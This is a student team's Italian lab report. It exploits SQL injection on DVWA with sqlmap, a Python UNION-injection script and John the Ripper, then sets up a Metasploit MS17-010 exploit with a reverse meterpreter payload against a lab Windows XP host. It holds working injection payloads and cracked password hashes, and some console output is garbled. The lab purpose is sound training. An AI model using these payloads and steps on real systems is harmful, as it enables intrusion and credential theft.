

Partecipanti:

Team Leader: Mendolia Valerio
 Membro del team: Davide Bassolino
 Membro del team: Gaspare Rizzo
 Membro del team: Giuseppe di Pace
 Membro del team: Leonardo Ciandri
 Membro del team: Pietro Laera
 Membro del team: Pasquale Morgillo
 Membro del team: Rossella Amore

GIORNO 1 - REPORT SQL INJECTION**Obiettivo**

Utilizzando le tecniche viste nelle lezione teoriche, sfruttare la vulnerabilità SQL injection presente sulla Web Application DVWA per recuperare in chiaro la password dell'utente Gordon Brown (ricordatevi che una volta trovate le password, c'è bisogno di un ulteriore step per recuperare la password in chiaro)

Descrizione

L'iniezione SQL è una vulnerabilità che si verifica quando un'applicazione web non filtra correttamente l'input dell'utente prima di eseguire query sul database. Gli attaccanti possono inserire del codice SQL dannoso per ottenere accesso non autorizzato ai dati o compromettere l'integrità dei dati stessi. È importante validare l'input e utilizzare parametri di query sicuri per mitigare questo tipo di attacco.

Cambio degli indirizzi IP per il Giorno 1:

Cambio Indirizzo IP KALI:

```
[kali㉿kali)-[~]
$ ping 192.168.66.120
PING 192.168.66.120 (192.168.66.120) 56(84) bytes of data.
64 bytes from 192.168.66.120: icmp_seq=1 ttl=64 time=0.286 ms
64 bytes from 192.168.66.120: icmp_seq=2 ttl=64 time=0.171 ms
64 bytes from 192.168.66.120: icmp_seq=3 ttl=64 time=0.248 ms
64 bytes from 192.168.66.120: icmp_seq=4 ttl=64 time=0.203 ms
64 bytes from 192.168.66.120: icmp_seq=5 ttl=64 time=0.208 ms
64 bytes from 192.168.66.120: icmp_seq=6 ttl=64 time=0.224 ms
^C
--- 192.168.66.120 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5128ms
rtt min/avg/max/mdev = 0.171/0.223/0.286/0.036 ms

[kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
  inet 192.168.66.110 netmask 255.255.255.0 broadcast 192.168.66.255
    inet6 fe80::20c:29ff:fea6:2724 prefixlen 64 scopeid 0x20<link>
      ether 00:0c:29:a6:27:24 txqueuelen 1000 (Ethernet)
        RX packets 38 bytes 4705 (4.5 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 35 bytes 3975 (3.8 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
  inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
      loop txqueuelen 1000 (Local Loopback)
        RX packets 4 bytes 240 (240.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 4 bytes 240 (240.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$ ifconfig  
eth0      Link encap:Ethernet HWaddr 00:0c:29:68:3c:3a  
          inet addr:192.168.66.120 Bcast:192.168.66.255 Mask:255.255.255.0  
          inet6 addr: fe80::20c:29ff:fe68:3c3a/64 Scope:Link  
             UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
             RX packets:21 errors:0 dropped:0 overruns:0 frame:0  
             TX packets:44 errors:0 dropped:0 overruns:0 carrier:0  
             collisions:0 txqueuelen:1000  
             RX bytes:1777 (1.7 KB) TX bytes:5155 (5.0 KB)  
             Interrupt:17 Base address:0x2000  
  
lo      Link encap:Local Loopback  
          inet addr:127.0.0.1 Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
             UP LOOPBACK RUNNING MTU:16436 Metric:1  
             RX packets:100 errors:0 dropped:0 overruns:0 frame:0  
             TX packets:100 errors:0 dropped:0 overruns:0 carrier:0  
             collisions:0 txqueuelen:0  
             RX bytes:23481 (22.9 KB) TX bytes:23481 (22.9 KB)  
  
msfadmin@metasploitable:~$
```

Inserisco l'impostazione 'LOW' default nel file di configurazione di DVWA:

```
# Default security level  
# GoDefault value for the security level with each session.  
#   The default is 'impossible'. You may wish to set this to either 'low', 'medium', 'high' or impossible'.  
$_DVWA[ 'default_security_level' ] = 'low';
```

Effettuo il login e navigo nella tab del SQL Injection:

Vulnerability: SQL Injection

- [Home](#)
- [Instructions](#)
- [Setup](#)

- [Brute Force](#)
- [Command Execution](#)
- [CSRF](#)
- [File Inclusion](#)
- [SQL Injection](#)
- [SQL Injection \(Blind\)](#)
- [Upload](#)
- [XSS reflected](#)
- [XSS stored](#)

- [DVWA Security](#)
- [PHP Info](#)
- [About](#)

- [Logout](#)

Username: admin
 Security Level: low
 PHPIDS: disabled

[View Source](#) [View Help](#)

Utilizzo di SqlMap:

Capisco che per questo tipo di vulnerabilità ho bisogno di **sqlmap** un software che effettua dei tentativi di sql injection sui vari metodi HTTP, in questo caso abbiamo bisogno di utilizzare il GET poichè il form di dvwa utilizza questo metodo.
 'http://192.168.66.110/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#'

Quindi cerco di ottenere la sessione per poter effettuare il login direttamente da sqlmap con **document.cookie**:

```
document.cookie
< "security=low; PHPSESSID=0ut09o29h21t19n4sllqm960fp"
>
```

Apro sqlmap e inserisco i dati che mi interessa estrarre da questo form "**sqlmap "http://192.168.66.110/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=0ut09o29h21t19n4sllqm960fp" --dbs"**"

```
(kali㉿kali)-[~/Desktop]
$ sqlmap "http://192.168.66.110/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=0ut09o29h21t19n4sllqm960fp" --dbs
[04:57:00] [INFO] target URL appears to have 2 columns in query
[04:57:00] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] 
```

Scelgo che mi interessa la query di tipo UNION dal programma:

```
UNION query injection technique test
[04:57:00] [INFO] target URL appears to have 2 columns in query
[04:57:00] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] 
```

Dopo aver inserito il parametro **--dbs** mi ritrova tutti i database a disposizione nel mysql del sito remoto e scelgo di utilizzare il database di DVWA:

```

16:01:48] [INFO] resuming back-end DBMS 'mysql'
16:01:48] [INFO] testing connection to the target URL
qlmap resumed the following injection point(s) from stored session:LY DELETED during setup.
-- Please note: a database dedicated to DVWA.
parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1' AND 7842=7842 AND 'wozL'='wozL&Submit=Submit
-- db server IP = '127.0.0.1';
Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 7019 FROM (SELECT(SLEEP(5)))lAhe) AND 'qlfG'='qlfG&Submit=Submit
-- db port IP = '3306';

16:01:48] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.57
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork) https://www.google.com/recaptcha/admin
16:01:48] [INFO] fetching database names
16:01:48] [INFO] fetching number of databases
16:01:48] [INFO] resumed: 2
16:01:48] [INFO] resumed: information_schema
16:01:48] [INFO] resumed: dvwa
available databases [2]: possible . You may wish to set this to either 'low', 'medium', 'high' or 'impossible'.
[*] dvwa default security_level' ] = 'low';
[*] information_schema

```

Selezione il database che voglio utilizzare con **-D dvwa** e visualizzo le tabelle a mia disposizione con : **--tables**

```

$ sqlmap http://192.168.33.100/DVWA/vulnerabilities/sql_injection/?id=1'&Submit=Submit# --cookie="security=low; PHPSESSID=0ut09o29h2itl9n4sllqm960fp" -D dvwa --tables
[+] [1.7.2#stable] To the MySQL database and all of the variables below are correct
[+] [1.7.2#stable] Setting variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
[+] [1.7.2#stable] Set the fix.
[+] [1.7.2#stable] https://sqlmap.org

!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 16:11:53 /2023-06-08/0

16:11:53] [INFO] resuming back-end DBMS 'mysql'
16:11:53] [INFO] testing connection to the target URL
qlmap resumed the following injection point(s) from stored session: ate a dedicated DVWA user.
-- Please note: a database dedicated to DVWA.
parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1' AND 7842=7842 AND 'wozL'='wozL&Submit=Submit

Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 7019 FROM (SELECT(SLEEP(5)))lAhe) AND 'qlfG'='qlfG&Submit=Submit

16:11:53] [INFO] the back-end DBMS is MySQL https://www.google.com/recaptcha/admin
web server operating system: Linux Debian
web application technology: Apache 2.4.57
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
16:11:53] [INFO] fetching tables for database: 'dvwa'
16:11:53] [INFO] fetching number of tables for database 'dvwa'
16:11:53] [INFO] resumed: 2 You may wish to set this to either 'low', 'medium', 'high' or 'impossible'.
16:11:53] [INFO] resumed: users
16:11:53] [INFO] resumed: guestbook
database: dvwa
2 tables
[+] [1.7.2#stable] Possible for the help page shown with each session.
[+] [1.7.2#stable] is 'low', you may wish to set this to either 'low' or 'high'.
guestbook | table_locality | +--+ |
users | +--+ |
[+] [1.7.2#stable]

```

Ottenimento delle informazioni:

Ora che so che devo recuperare le informazioni salvate nella tabella **users** posso andare a selezionare sul programma che voglio ottenere tutte le informazioni su quella tabella comprese le colonne e cercare l'utente gordon

```

(kali㉿kali)-[~/Desktop]
$ sqlmap -u "http://192.168.66.120/dvwa/vulnerabilities/sql_injection/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=f818915db4606db2b1213d1fcf1a3ebd" -D dvwa -T users -C user,password
rd --sql-query "SELECT user,password FROM users WHERE user = 'gordonb'" -dump-all
:

```

Dopo aver enumerato la tabella con le colonne e con i dati il programma mi chiede se voglio provare ad eseguire un bruteforce delle password che ha enumerato. Accetto ed ecco il risultato finale ottenuto:

```
[16:20:07] [INFO] retrieved: 5
[16:20:07] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[16:20:12] [INFO] writing hashes to a temporary file '/tmp/sqlmap7_3x6ysd632828/sqlmaphashes-03msgsax0.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q]
[16:20:13] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.txt' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[16:20:14] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N]
[16:20:16] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[16:20:16] [INFO] starting 6 processes
[16:20:17] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[16:20:18] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e04fcc69216b'
[16:20:19] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[16:20:21] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'

Database: dvwa
Table: users
5 entries
+-----+-----+-----+-----+-----+-----+-----+-----+
| user_id | user | avatar | password | last_name | first_name | last_login | failed_login |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 3 | 1337 | /DVWA/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e04fcc69216b (charley) | Me | Hack | 2023-05-17 05:11:58 | 0 |
| 1 | admin | /DVWA/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin | admin | 2023-05-26 09:22:14 | 0 |
| 2 | gordobn | /DVWA/hackable/users/gordobn.jpg | e99a18c428cb38d5f260853678922e03 (abc123) | Brown | Gordon | 2023-05-17 05:11:58 | 0 |
| 4 | pablo | /DVWA/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso | Pablo | 2023-05-17 05:11:58 | 0 |
| 5 | smithy | /DVWA/hackable/users smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith | Bob | 2023-05-17 05:11:58 | 0 |
+-----+-----+-----+-----+-----+-----+-----+-----+
```

Ed ecco che ho trovato l'utente Gordon e la sua Password

GIORNO 1 – REPORT SQL INJECTION - Metodi alternativi

Metodo automatico con script in Python

Abbiamo creato uno script in Python per poter estrarre le informazioni direttamente dalla pagina dwva ed eseguire automaticamente il crack delle password con John:

Codice programma python

```
sqlinjections.py X
C > Users > valerio > Desktop > episode > 8 settimana build week > Giorno 1 SQL INJECTIONS > sqlinjections.py > ...
1 import requests # Libreria per effettuare la richiesta a DVWA
2 from bs4 import BeautifulSoup # Libreria utilizzata per manipolare l'HTML e cercare stringhe specifiche html.
3 import subprocess # Libreria utilizzata per avviare i processi su Linux
4
5 # URL DVWA
6 url = "http://192.168.66.110/DVWA/vulnerabilities/sql1/" #Url
7 lista = "/usr/share/wordlists/rockyou.txt" #Lista John the ripper
8 # Imposta i dati per l'iniezione SQL
9 payload = {
10     "id": "' UNION SELECT user,password FROM users WHERE user = 'gordonb' AND first_name='Gordon' AND last_name='Brown'", #L'sql injections che ci serve per poter prendere la la password del utente gordon.
11     "Submit": "Submit"
12 }
13
14 # Esegue la richiesta HTTP con i dati manipolati
15 response = requests.post(url, data=payload)
16
17 # Ottiene il contenuto HTML dalla risposta
18 html_content = response.text
19
20 # Analizza il codice HTML con BeautifulSoup
21 soup = BeautifulSoup(html_content, 'html.parser') #Stabilisco che si tratta di html e lo rende più leggibile
22
23 # Cerca l'elemento che contiene la stringa desiderata
24 target_element = soup.find(string=lambda text: text and "Surname:" in text) #Funzione lambda di beautifulsoup per estrarre 'Surname: + L'hash MD5' Dopo l'sql injections
25
26 #Viene utilizzato "Surname" perchè andiamo a modificare i risultati della query con UNION, alterando il risultato originale, quindi al posto del username uscirà l'HASH della password.
27
28 # Verifica se l'elemento è stato trovato
29 if target_element:
30     # Ottieni il testo che segue "Surname:" senza spazi
31     target_text = target_element.strip().split("Surname:")[1].strip() # Stringa complessa che prende il parametro della stringa dopo 'Surname:' con split e rimuove gli spazi.
32
33 # Crea un file di testo contenente la password da craccare
34 password_file_path = "password.txt"
35 with open(password_file_path, "w") as password_file:
36     password_file.write('gordonb:' + target_text) #Inserisco l'username
37
38 # Avvia John come processo subprocess
39 subprocess.run(["john", "--format=raw-md5", "--wordlist=[lista]", password_file_path]) # Cracco le password
40 subprocess.run(["john", "--format=raw-md5", "--show", password_file_path]) # Visualizzo le password appena craccate
41
42
43 else:
44     print("Stringa non trovata")
45
```

45 Output Programm

1 gordonb:e99a18c428cb38d5f260853678922e03

kali@kali: ~/Desktop

```
(kali㉿kali)-[~/Desktop]
$ python3 sqlinjections.py
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
No password hashes left to crack (see FAQ)
gordonb:abc123

1 password hash cracked, 0 left

(kali㉿kali)-[~/Desktop]
$
```

Grazie a questo codice vengono salvate automaticamente le password dal sito di metasploitable e craccate successivamente con john come si vede dall'Output.

Metodo manuale:

Passaggi per il metodo manuale:

Navigazione nella pagina della DVWA remota :

Vulnerability: SQL Injection

User ID: Submit

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Navigation Sidebar:

- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection**
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored

System Configuration:

- DVWA Security
- PHP Info
- About

Logout

Session Information:

Username: admin
 Security Level: low
 PHPIDS: disabled

View Options:

[View Source](#) [View Help](#)

Inserisco la stringa per l'sql injections nel form "" UNION SELECT user,password FROM users WHERE user ='gordonb' AND first_name='Gordon' AND last_name='Brown'#":

Damm Vulnerable Web App +

192.168.66.120/dvwa/vulnerabilities/sqli/?id='+UNION+SELECT+user%2Cpassword+FROM+users+WHERE+user+'%3D'gordonb'+AND+

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DVWA

Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT user,password FROM users WHERE user ='gordonb' AND first_name='Gordon' AND last_name='Brown'#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

Home Instructions Setup Brute Force Command Execution CSRF File Inclusion

Vedo la password dell'utente Gordon Brown quindi dopo averla copiata la vado ad inserire sul programma John tramite un file di testo:

```
File Edit Search View Document Help
File New Open Save Print Close Find Replace
password.txt sqlinjections.py
1 gordonb:e99a18c428cb38d5f260853678922e03

[(kali㉿kali)-~/Desktop]
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt password.txt

Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
No password hashes left to crack (see FAQ)

[(kali㉿kali)-~/Desktop]
$ john --format=raw-md5 --show password.txt
gordonb:abc123

1 password hash cracked, 0 left
[(kali㉿kali)-~/Desktop]
```

GIORNO 2 – Exploit Windows con Metasploit

Obiettivo

Sulla macchina Windows XP ci sono diversi servizi in ascolto vulnerabili. Si richiede allo studente di: Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Windows XP Sfruttare la vulnerabilità identificata dal codice **MS17-010** con Metasploit

Descrizione

Una backdoor è un meccanismo nascosto o una vulnerabilità deliberatamente inserita o sfruttata in un sistema informatico per consentire a un attaccante di bypassare le normali misure di sicurezza e ottenere un accesso privilegiato. Questo accesso può essere utilizzato per scopi malevoli, come il furto di dati sensibili, l'esecuzione di azioni dannose o il controllo remoto del sistema senza che l'utente legittimo ne sia a conoscenza.

Cambio degli indirizzi IP per il Giorno 2:

Cambio Indirizzo IP KALI:

GNU nano 7.2

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 192.168.90.100
netmask 255.255.255.0
gateway 192.168.90.1
```

Cambio Indirizzo IP Windows XP:

Generale

È possibile ottenere l'assegnazione automatica delle impostazioni IP se la rete supporta tale caratteristica. In caso contrario, sarà necessario richiedere all'amministratore di rete le impostazioni IP corrette.

Ottieni automaticamente un indirizzo IP

Utilizza il seguente indirizzo IP:

Indirizzo IP:

192 . 168 . 90 . 101

Subnet mask:

255 . 255 . 255 . 0

Gateway predefinito:

192 . 168 . 90 . 1

Ottieni indirizzo server DNS automaticamente

Utilizza i seguenti indirizzi server DNS:

Server DNS preferito:

Server DNS alternativo:

Avanzate...

```
(kali㉿kali)-[~]
$ ping 192.168.90.101
PING 192.168.90.101 (192.168.90.101) 56(84) bytes of data.
64 bytes from 192.168.90.101: icmp_seq=1 ttl=128 time=0.453 ms
64 bytes from 192.168.90.101: icmp_seq=2 ttl=128 time=0.472 ms
64 bytes from 192.168.90.101: icmp_seq=3 ttl=128 time=0.523 ms
^C
— 192.168.90.101 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2052ms
rtt min/avg/max/mdev = 0.453/0.482/0.523/0.029 ms
```

Prompt dei comandi

```
Microsoft Windows XP [Versione 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Epicode_user>ping 192.168.90.100

Esecuzione di Ping 192.168.90.100 con 32 byte di dati:

Risposta da 192.168.90.100: byte=32 durata<1ms TTL=64

Statistiche Ping per 192.168.90.100:
  Pacchetti: Trasmessi = 4, Ricevuti = 4, Persi = 0 (0% persi),
  Tempo approssimativo percorsi andata/ritorno in millisecondi:
    Minimo = 0ms, Massimo = 0ms, Medio = 0ms

C:\Documents and Settings\Epicode_user>c
```

Effettuo prima una scansione completa con Nmap e poi una più specifica con la porta 445:

```
(kali㉿kali)-[~]
$ sudo nmap -sV 192.168.90.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-19 05:21 EDT
Nmap scan report for 192.168.90.101
Host is up (0.00011s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows XP microsoft-ds
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
MAC Address: 08:00:27:A0:1E:30 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows,| cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.53 seconds
```

```
(kali㉿kali)-[~] The remote Windows host is affected by the following vulnerabilities:
$ sudo nmap -p 445 -sV 192.168.90.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-19 05:22 EDT
Nmap scan report for 192.168.90.101
Host is up (0.00051s latency).

PORT      STATE SERVICE      VERSION
445/tcp    open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 08:00:27:A0:1E:30 (Oracle VirtualBox virtual NIC)
Service Info: OS: Windows XP; CPE: cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 19.40 seconds
```

Effettuo una scansione con nessus per trovare la vulnerabilità richiesta dall'esercizio e trovo la vulnerabilità **MS17-010**:

XP2 / Plugin #97833

[« Back to Vulnerability Group](#)

Hosts 1 Vulnerabilities 23 Remediations 1 Notes 1 History 1

HIGH MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNA..

Description

The remote Windows host is affected by the following vulnerabilities :

- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)

- An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)

ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNERGY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.

Solution

Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10, and 2016. Microsoft has also released emergency patches for Windows operating systems that are no longer supported, including Windows XP, 2003, and 8.

For unsupported Windows operating systems, e.g. Windows XP, Microsoft recommends that users discontinue the use of SMBv1. SMBv1 lacks security features that were included in later SMB versions. SMBv1 can be disabled by following the vendor instructions provided in Microsoft KB2696547. Additionally, US-CERT recommends that users block SMB directly by blocking TCP port 445 on all network boundary devices. For SMB over the NetBIOS API, block TCP ports 137 / 139 and UDP ports 137 / 138 on all network boundary devices.

Utilizzo di Metasploit Framework:

Per questo tipo di vulnerabilità ho bisogno di **Metasploit Framework** che è uno strumento open source utilizzato per testare la sicurezza dei sistemi informatici, identificare e sfruttare le vulnerabilità.

Vado a cercare il codice della vulnerabilità dopo aver avviato metasploit con il comando **search MS17-010**:

```
[kali㉿kali] ~
$ msfconsole

[+] Metasploit v6.3.4-dev - https://docs.metasploit.com
+ -- [ 2294 exploits - 1201 auxiliary - 409 post      ]
+ -- [ 968 payloads - 45 encoders - 11 nops        ]
+ -- [ 9 evasion          ]

Metasploit tip: Use sessions -1 to interact with the Danger Zone [-]
last opened session: 1 (x86) ... (Bools)
Metasploit Documentation: https://docs.metasploit.com/ [ (x86) ... (Bools) ]
msf6 > search MS17-010
[*] Successfully caught Fish-in-a-barrel
Matching Modules
=====
# Name                                     Disclosure Date   Rank    Check  Description
- exploit/windows/smb/ms17_010_永恒蓝          2017-03-14   average Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
0 exploit/windows/smb/ms17_010_psexec         2017-03-14   normal  Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
1 exploit/windows/smb/ms17_010_command        2017-03-14   normal  No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
2 auxiliary/admin/smb/ms17_010_command        2017-03-14   normal  No     MS17-010 SMB RCE Detection
3 auxiliary/scanner/smb/smb_ms17_010          2017-03-14   normal  No     MS17-010 SMB DOUBLEPULSAR Remote Code Execution
4 exploit/windows/smb/smb_doublepulsar_rce    2017-04-14   great   Yes    SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce
```

Decidiamo di usare l'exploit numero 1:**exploit/windows/smb/ms17_010_psexec**

```
msf6 > use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):
=====
Name          Current Setting  Required  Description
--          -----
DBGTRACE      false           yes       Show extra debug trace info
LEAKATTEMPTS  99             yes       How many times to try to leak transaction
NAMEDPIPE     /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes       A named pipe that can be connected to (leave blank for auto)
NAMED_PIPES   /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes       List of named pipes to check
RHOSTS        .               yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT         445            yes       The target port (TCP)
SERVICE_DESCRIPTION SERVICE_DISPLAY_NAME SERVICE_NAME
SHARE          ADMIN$          yes       The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
SMBDomain     .               no        The Windows domain to use for authentication
SMBPass        .               yes       The password for the specified username
SMBUser        .               no        The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):
=====
Name          Current Setting  Required  Description
--          -----
EXITFUNC     thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST         192.168.90.100  yes       The listen address (an interface may be specified)
LPORT         4444            yes       The listen port

Exploit target:
=====
Id  Name
--  --
0  Automatic
```

Configuriamo l'exploit con le informazioni presenti sulla traccia, inserendo la porta **'8888'** per ricevere dalla macchina vittima la connessione verso l'ip dell'attaccante e la porta 8888 poichè il payload è impostato come reverse.

```
msf6 > use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):
=====
Name          Current Setting  Required  Description
--          -----
DBGTRACE      false           yes       Show extra debug trace info
LEAKATTEMPTS  99             yes       How many times to try to leak transaction
NAMEDPIPE     /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes       A named pipe that can be connected to (leave blank for auto)
NAMED_PIPES   /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes       List of named pipes to check
RHOSTS        .               yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT         445            yes       The target port (TCP)
SERVICE_DESCRIPTION SERVICE_DISPLAY_NAME SERVICE_NAME
SHARE          ADMIN$          yes       The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
SMBDomain     .               no        The Windows domain to use for authentication
SMBPass        .               yes       The password for the specified username
SMBUser        .               no        The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):
=====
Name          Current Setting  Required  Description
--          -----
EXITFUNC     thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST         192.168.90.100  yes       The listen address (an interface may be specified)
LPORT         4444            yes       The listen port

Exploit target:
=====
Id  Name
--  --
0  Automatic
```

```

msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.90.101
RHOSTS => 192.168.90.101
msf6 exploit(windows/smb/ms17_010_psexec) > set LPORT 8888
LPORT => 8888
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):
Name      Current Setting  Required  Description
DBGTRACE    false          yes       Show extra debug trace info
LEAKATTEMPTS 99           yes       How many times to try to leak transaction
NAMEDPIPE   /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes       A named pipe that can be connected to (leave blank for auto)
NAMED_PIPES
RHOSTS     192.168.90.101  yes       IP address to attack
RPORT      445            yes       The target port (TCP)
SERVICE_DESCRIPTION
SERVICE_DISPLAY_NAME
SERVICE_NAME
SHARE       ADMIN$         yes       The share to connect to, can be an admin share (ADMIN$,C$,...)
SMBDomain
SMBPass
SMBUser

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.90.100  yes       The listen address (an interface may be specified)
LPORT      8888            yes       The listen port

```

Exploit target:
 Id Name
 -- --
 0 Automatic

Utilizziamo il comando **check** per verificare se questo tipo di exploit è compatibile con la macchina remota:

```
msf6 exploit(windows/smb/ms17_010_psexec) > check
```

```
[*] 192.168.90.101:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.90.101:445 - Host is likely VULNERABLE to MS17-010! - Windows 5.1 x86 (32-bit)
